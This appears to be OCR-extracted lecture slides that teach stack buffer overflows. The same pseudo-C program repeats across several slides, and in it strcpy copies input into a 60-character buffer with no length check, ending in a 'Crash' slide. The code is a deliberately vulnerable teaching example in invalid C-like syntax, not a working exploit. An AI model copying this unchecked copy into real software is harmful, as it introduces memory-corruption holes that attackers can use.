


A Normal Example

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP




A Normal Example

IP

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```




A Normal Example

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP




A Normal Example

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP




A Normal Example

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP




A Normal Example

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP




A Normal Exampl

What if the data in string s is longer than 60 characters?

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP



A Normal Exampl


What if the data in string s is longer than 60 characters?

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

strcpy() does not check the length of the input!

IP




Crash

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP

